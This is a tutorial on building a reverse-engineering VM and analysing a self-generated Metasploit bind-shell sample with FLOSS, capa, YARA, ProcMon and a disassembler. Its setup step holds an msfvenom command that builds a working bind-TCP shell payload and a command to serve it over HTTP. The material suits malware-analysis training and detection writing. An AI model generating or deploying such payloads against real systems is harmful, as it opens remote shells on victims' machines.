Creating a Reverse Engineering Distro + Sample Workflow
Defensive Operations Series

Image Creds: Venom being based

Table of Contents

Tools

VM Networking

Phases of Methodology

Static Analysis

Writing Detections for YARA

Dynamic Analysis

Debugging/Disassembly Code Analysis

Final Hypothesis

For More Write-Ups…

Addendum

First and foremost, we have a baseline of analysis tools that you can feel free to mix up based on your preferences. For the purpose of this pocketbook and the VM used to provide the demo within it, the objective was creating a solid baseline to build upon. Using FLARE VM is cool and all, as the best RE team in the world designed it, but building your own distribution based on how you like to perform analysis is always a good learning experience.

It should be noted that advanced malware may force you to adjust settings within this VM through the hypervisor's allocation of resources, networking, and the VMs settings at the OS level. Advanced malware may check for simple things like network connectivity, hostname, resource allocation, and many more interesting factors to dictate whether malicious code may be executed. However, this setup serves as a good starting point.

The primary tools we will use are:

In order from left to right we have:
Visual Studio- an IDE for code development or compilation

BinaryNinja- My debugger/disassembler of choice, awesome support and plug-in capability with Python

Wireshark- You know what it is…network monitoring tool for dynamic analysis

ProcessHacker2- Think of TaskManager… if TaskManager was on stimulants. Awesome functionality for visualizing aspects of a sample's low level operations

x64dbg- Open-source debugger. Excellent tool and has a feel similar to Immunity Debugger, which I have liked since taking GXPN

peStudio- Another useful GUI tool for breaking down samples to see important attributes such as file entropy, signatures, and hashes

ProcMon- Really detailed tool to analyze the actions taken by a sample at run time

HxD- hex editor, will be used extensively when creating detections with YARA and analyzing possible shellcode instructions

Notepad++: the most based IDE; no fancy co-pilot suggestions or warnings. Go to for scripting and file editing/viewing

CMD/Pwsh- no explanation needed

Fiddler- Web Proxy to catch any communication a sample may make

Not Shown

- scdbg- Shellcode analysis tool that can provide thorough feedback on api calls and plenty of other information
- Ghidra- NSA tool, high technical skill overhead but incredibly powerful. Ninja *almost* does it all but sometimes Ghidra is necessary and always a good fallback
- DetectItEasy (DIE)- yet another “tell me what to look for” tool; provides invaluable info and a great resource to include in your static analysis workflow
- Volatility3- Forensics framework to analyze a host based off a memory image

Analysis Workflow:

Pre-requisites:
On Kali or any distro with metasploit:

```
msfvenom -p windows/x64/shell/bind_tcp LPORT=69 -f exe -o
name.exe
```


Once generated, in the directory where the payload was created, run the following:

```
python3 -m http.server 9001
```


Then you can go on you MRT VM and pull the sample by navigating to
http://kali_ip:9001

NOTE: You must have comms between your MRT VM and Kali to do this


Preferred way, create a VMnet in VMWare:



Edit → Virtual Network Editor → Click “Change Settings” in bottom right



Simply create a new host only and specify the IP → Change adapter of both Kali and MRT VM to be host-only and the vmnet you just created:



Now, assuming you have the sample you created. Take your preferred steps, IE make a directory on the desktop to throw the sample into etc, ensure the adapter is set to a host-only setting and create a “pre-detonation” snapshot. Now, we can cook…

The workflow will have three distinct phases

Static Analysis
Debugging/Disassembly
Dynamic Analysis

Technically, you could throw debugging into static analysis as well. However, I personally like to build a “profile” for the implant, meaning:

What is it trying to accomplish?
How is it trying to accomplish this?
Why is it trying to accomplish this specific task?


The logic of my process being that if we have an idea of what the implant is trying to accomplish we can make intelligent/informed guesses of what to look for during dynamic analysis.

Let’s give it a shot.

We discussed the primary tools on the task bar, but there are some others included as well.

CAPA and FLOSS are Mandiant tools that are invaluable in building the “profile” of the sample articulated earlier…

I have written batch scripts to make my analysis workflow more streamlined:



FLOSS is essentially strings.exe on gear:

```
!This program cannot be run in DOS mode.
Rich}E
.text
`.rdata
@.nusf
PAYLOAD:
ExitProcess
VirtualAlloc
KERNEL32.dll
AQAPRQH1
rPM1
R AQ
AXAX^YZAXAYAZH
XAYZH
ws2_32
EATI
YPPM1
unMa
j@AYh
KERNEL32.dll
VirtualAlloc
ExitProcess
```

It is important to note a couple of things here:

1. kernel32.dll is a part of the "big three" Windows libraries that provide the user-mode abstraction layer for the OS: ntdll.dll (NativeAPI), kernel32.dll (commonly referred to as the WinAPI), and kernelbase.dll. This is important to note because these three libraries allow applications to transition from user mode to kernel mode to perform their specific operations.
2. VirtualAlloc: Is an api function contained within kernel32 that is used to "Reserve, commit, or change the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero." For example, simple droppers may use this API to allocate an executable memory region to execute their embedded shellcode. THIS IS NOT an indicator of compromise on its own, as it is a fundamental API function for memory operations. It is certainly something to take note of though.
3. Perhaps the most interesting and important string we can see is the "ws2_32" string, which is a crucial piece of the puzzle upon further research…

"The Ws2_32.dll loads the service provider's interface DLL into the system by using the standard Microsoft Windows dynamic library loading mechanisms, and initializes it by calling WSPStartup. ***This is typically triggered by an application calling either socket or WSASocket to create a new socket*** to be associated with a service provider whose interface DLL is not currently loaded into memory."

- Initialization - Win32 apps | Microsoft Learn

We can now make inferences on what this payload is doing… due to the lack of size (7KB) it is obviously very lightweight. In the highest level of terminology, payloads may be *staged* or *stageless.* Essentially, this implicates whether the malware needs to communicate with an external resource to receive the rest of its payload to achieve its functionality, such is the case with *loaders,* or it does not require a callback to retrieve a follow on stage to provide functionality, referred to commonly as a *dropper*. Furthermore, we can break this down into *bind* and *reverse* payloads. Simply put, this dictates who is listening for an initiated

connection. In the case of a *bind*, a socket is configured and opened that awaits an initiated connection from an attacker. For *reverse* shells, they call back to a form of malicious infrastructure, perhaps a redirector or teamserver for command and control/post exploitation actions.

Based on what we have seen in FLOSS, there are no imports for DLLs that Windows uses for external communications (WININET.DLL and WINHTTP.DLL for instance). On this note, I feel it is important to give a quick rundown of important APIs for your awareness. If you are unfamiliar with lower level Windows functionality, you can read about it here if you would like.

Continuing on, we can verify the imports table with native Windows SDK tools, like **dumpbin**: `dumpbin /imports /path/to/sample`

```
Microsoft (R) COFF/PE Dumper Version 14.40.33813.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file metasploit.exe

File Type: EXECUTABLE IMAGE

  Section contains the following imports:

    KERNEL32.dll
             140003000 Import Address Table
             140004218 Import Name Table
                     0 time date stamp
              FFFFFFFF Index of first forwarder reference

                           458 VirtualAlloc
                           105 ExitProcess

  Summary

        1000 .nusf
        1000 .rdata
        2000 .text
```

The .nusf section stands out to me as being odd, but not necessarily a glaring indicator of compromise.

Let's run it in capa… `capa.exe sample.exe`

```
| ATT&CK Tactic | ATT&CK Technique |
|---------------|------------------|
| EXECUTION     | Shared Modules T1129 |

| Capability                                | Namespace                          |
|---|---|
| access PEB ldr_data                       | linking/runtime-linking            |
| resolve function by parsing PE exports    | load-code/pe                       |

Press any key to continue . . .
```

There are a couple of less beginner friendly topics to deal with here, but very important to understand. To read about the PEB and why the capabilities displayed above are noteworthy, read the addendum here.

Outside of the technical information to be considered, let's continue to build that sample profile discussed earlier…

Shared Modules

Adversaries may execute malicious payloads via loading shared modules. Shared modules are executable files that are loaded into processes to provide access to reusable code, such as specific custom functions or invoking OS API functions (i.e., Native API).

Adversaries may use this functionality as a way to execute arbitrary payloads on a victim system. For example, adversaries can modularize functionality of their malware into shared objects that perform various functions such as managing C2 network communications or execution of specific actions on objective.

The Linux & macOS module loader can load and execute shared objects from arbitrary local paths. This functionality resides in `dlfcn.h` in functions such as `dlopen` and `dlsym`. Although macOS can execute `.so` files, common practice uses `.dylib` files.[1][2][3][4]

The Windows module loader can be instructed to load DLLs from arbitrary local paths and arbitrary Universal Naming Convention (UNC) network paths. This functionality resides in `NTDLL.dll` and is part of the Windows Native API which is called from functions like `LoadLibrary` at run time.[5]

The last paragraph is incredibly relevant to our investigation, particularly the usage of LoadLibrary to load ntdll…

At this point, my idea of the possible flow of execution is as follows:

LoadLibrary is being dynamically resolved and used to call dependencies, such as ntdll and ws2_32.dll for malicious purposes.

VirtualAlloc? How does it fit into the puzzle? Most likely to allocate/provision executable memory to detonate the malicious code? We can look into Windows documentation to fuel our hunt later.

For now, let's revisit the relevant strings we uncovered with FLOSS to showcase a simple method of developing detections with YARA (jump to the image):

The most relevant strings in this example are:
“PAYLOAD”
“Ws2_32”

So, we can identify the bytes responsible for these strings and write simple detections for them:

Open HxD

```
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080  39 24 11 DD 7D 45 7F 8E 7D 45 7F 8E 7D 45 7F 8E  9$.Ý}E.Ž}E.Ž}E.Ž
```

Now, CTRL+F for relevant strings and highlight them to identify the bytes responsible:

```
00000440  00 50 41 59 4C 4F 41 44 3A 00 00 00 00 00 00 00  .PAYLOAD:.
```

Right-click, copy, and paste them into a document. Below is an example of the simple rules for this specific sample:

```
rule Detect_IoC_Bytes
{
    meta:
        description = "Detects developer anti-scriptKiddie signature"
        author = "Dadams"
        date = "2024-10-17"
        version = "2.0"

    strings:
        $kiddie = { 50 41 59 4C 4F 41 44 }

    condition:
        $kiddie
}

rule Detect_ws32_Bytes
{
    meta:
        description = "Detects socket library relevant string"
        author = "Dadams"
        date = "2024-10-17"
        version = "2.0"

    strings:
        $socket = { 77 73 32 5F 33 32 }

    condition:
        $socket
}
```


Then, you can run Yara or your own tools to identify bad-to-go info for debugging:

```
Rule: Detect_IoC_Bytes
        String match: $kiddie
        Offset: 0x00000441
        Data: 5041594c4f4144
Rule: Detect_ws32_Bytes
        String match: $socket
        Offset: 0x000018dc
        Data: 7773325f3332
```

Now, we can either begin debugging based on the scan results, or we can perform dynamic analysis.

For the sake of demonstrating a dynamic analysis workflow, we will perform dynamic analysis first.


First, we can take a baseline snapshot of the registry using regshot, located in the tools directory:




Unicode is recommended but feel free to play around with it.

You can leave the default settings and click 1st shot → Shot

Let it cook….




Then, you should see the above image, where the second shot is now available. Now, detonate the sample, and take the second shot. Then, when that is finished, "compare" them!




When running the sample, we see a prompt from the Defender Firewall. For educational purposes, we will allow it.
Once you have taken the first shot, detonated the sample, and taken the second shot, the compare button should now be available for interaction

Click compare and you will eventually be prompted to open a document in wordpad:



Rename/Save as to your local machine for analysis, then revert the VM back to "pre-detonation"

Next, start Fiddler





Detonate the sample:

Nothing to see there…

Next, we can use ProcMon and ProcessHacker to find more valuable information:

From Process Hacker:





Unfortunately, most of the information that ProcessHacker can provide is locked down.

Let's look at ProcMon:

Filtering on the PID of the sample…

Process Name	PID	Operation	Path
metasploit.exe	8256	Load Image	C:\Windows\System32\ws2_32.dll
metasploit.exe	8256	Load Image	C:\Windows\System32\rpcrt4.dll
metasploit.exe	8256	Thread Create	
metasploit.exe	8256	CreateFile	C:\Windows\System32\rpcrt4.dll
metasploit.exe	8256	QuerySecurityFile	C:\Windows\System32\rpcrt4.dll
metasploit.exe	8256	QuerySecurityFile	C:\Windows\System32\rpcrt4.dll
metasploit.exe	8256	CloseFile	C:\Windows\System32\rpcrt4.dll
metasploit.exe	8256	CreateFile	C:\Windows\System32\ws2_32.dll
metasploit.exe	8256	QuerySecurityFile	C:\Windows\System32\ws2_32.dll
metasploit.exe	8256	QuerySecurityFile	C:\Windows\System32\ws2_32.dll
metasploit.exe	8256	CloseFile	C:\Windows\System32\ws2_32.dll
metasploit.exe	8256	RegOpenKey	HKLM
metasploit.exe	8256	RegQueryKey	HKLM
metasploit.exe	8256	RegOpenKey	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters
metasploit.exe	8256	RegOpenKey	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters
metasploit.exe	8256	RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameter...

We can see plenty of interesting information, including binary data being written to specific registry keys related to WinSock2

We are also able to identify the request to access the Defender Firewall to make changes, immediately after the writing of binary data begins:

RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameter...	SUCCESS	Type: REG_EXPAND_SZ, Length: 70, Data: %SystemRoot%\System32\wpuclnt.dll
RegQueryKey	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters	SUCCESS	Query: HandleTags, HandleTags: 0x0
RegOpenKey	HKLM\System\CurrentControlSet\Services\WinSock2\Parameter...	SUCCESS	Desired Access: Maximum Allowed, Granted Access: All Access

Then we see something really interesting when honing down on the stack in memory:

U 10	mswsock.dll	mswsock.dll + 0x8c81	0x7ffdef2d8c81
U 11	mswsock.dll	mswsock.dll + 0x72a0	0x7ffdef2d72a0
U 12	mswsock.dll	mswsock.dll + 0x66a5	0x7ffdef2d66a5
U 13	mswsock.dll	mswsock.dll + 0x647a	0x7ffdef2d647a
U 14	ws2_32.dll	WSASocketW + 0x130	0x7ffdf1b957e0
U 15	ws2_32.dll	WSASocketA + 0x61	0x7ffdf1ba4071

WSASocketA is used to create a socket "bound to a specific transport service provider"

We can use basic enumeration tools to identify any listening sockets tied to the sample:

```
C:\Windows\system32> netstat -anob

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:69             0.0.0.0:0              LISTENING       8256
 [metasploit.exe]
```

metasploit.exe listening on port 69

Now, we know that a port is being opened by the sample and it is *listening*. Remember earlier when we said that the primary difference between a bind and reverse payload were essentially a matter of who was listening for a connection: attacker or target? Now we see that the sample is creating a socket that listens for a connection but nothing is established yet. So, we can make an educated guess that this is a bind payload. This makes sense given that Fiddler did not catch any communication outbound upon detonation of the sample.

Let's take a step back and revisit the questions from earlier:

What is the sample trying to accomplish?
Creating and configuring a socket, on port 69 in this case

How is it trying to accomplish this?
Shared Modules, utilizing the PEB to dynamically resolve libraries/functions of use, likely LoadLibrary | GetProcAddress \ et cetera to load the required dependencies, then using the WinSock API to include ws2_32.dll to configure a socket to enable command and control communications

Why is it trying to accomplish this specific task?
We can reasonably assume this is to allow an attacker to initiate a connection with a target on which this payload has been detonated

Now, we have a good fundamental idea of what the sample is doing. Let's get into code analysis.

As a preface for this section, I would encourage you to read my brief intro into assembly in the addendum here. If not and you want to do your own research as needed feel free to do so!

Before we begin, let's try adding the "-vv" option to our capa analysis…

```
PEB access (library rule)
author      michael.hunhoff@mandiant.com
scope       basic block
mbc         Anti-Behavioral Analysis::Debugger Detection::Process Environment Block
references  https://github.com/LordNoteworthy/al-khaser/blob/master/al-khaser/AntiDe
basic block @ 0x140004000 in function 0x140004000
  or:
    characteristic: peb access @ 0x140004017
    and:
      arch: amd64
      characteristic: gs access @ 0x140004017
      or:
        offset: 0x60 @ 0x140004017

contain loop (2 matches, only showing first match of library rule)
author  moritz.raabe@mandiant.com
scope   function
function @ 0x140004000
  or:
    characteristic: loop @ 0x140004000
    characteristic: tight loop @ 0x140004084

access PEB ldr_data
namespace   linking/runtime-linking
author      moritz.raabe@mandiant.com
scope       basic block
att&ck      Execution::Shared Modules [T1129]
references  https://www.geoffchappell.com/studies/windows/win32/ntdll/structs/peb_lo
4ae77b/ShellCode/shell_x64.asm#L8
basic block @ 0x140004000 in function 0x140004000
  or:
    and: = x64
      arch: amd64
      match: PEB access @ 0x140004000
```

We can see more technical information than before! Using the -vvv option offers the most verbose output, but -vv is a good medium.

Let's see if we can find evidence of the "accessing of PEB ldr_data" in Binja

```
0000000140004016  56                push    rsi {__saved_rsi}
0000000140004017  65488b5260        mov     rdx, qword [gs:rdx+0x60]
000000014000401c  488b5218          mov     rdx, qword [rdx+0x18 {_PEB::Ldr}]
0000000140004020  488b5220          mov     rdx, qword [rdx+0x20 {_PEB_LDR_DATA::InMemoryOrderModuleList.Flink}]
```

As you can see above, the assembly matches the traits I elaborated on in the addendum. For an example of what this looks like in-line, you can check out my github here.

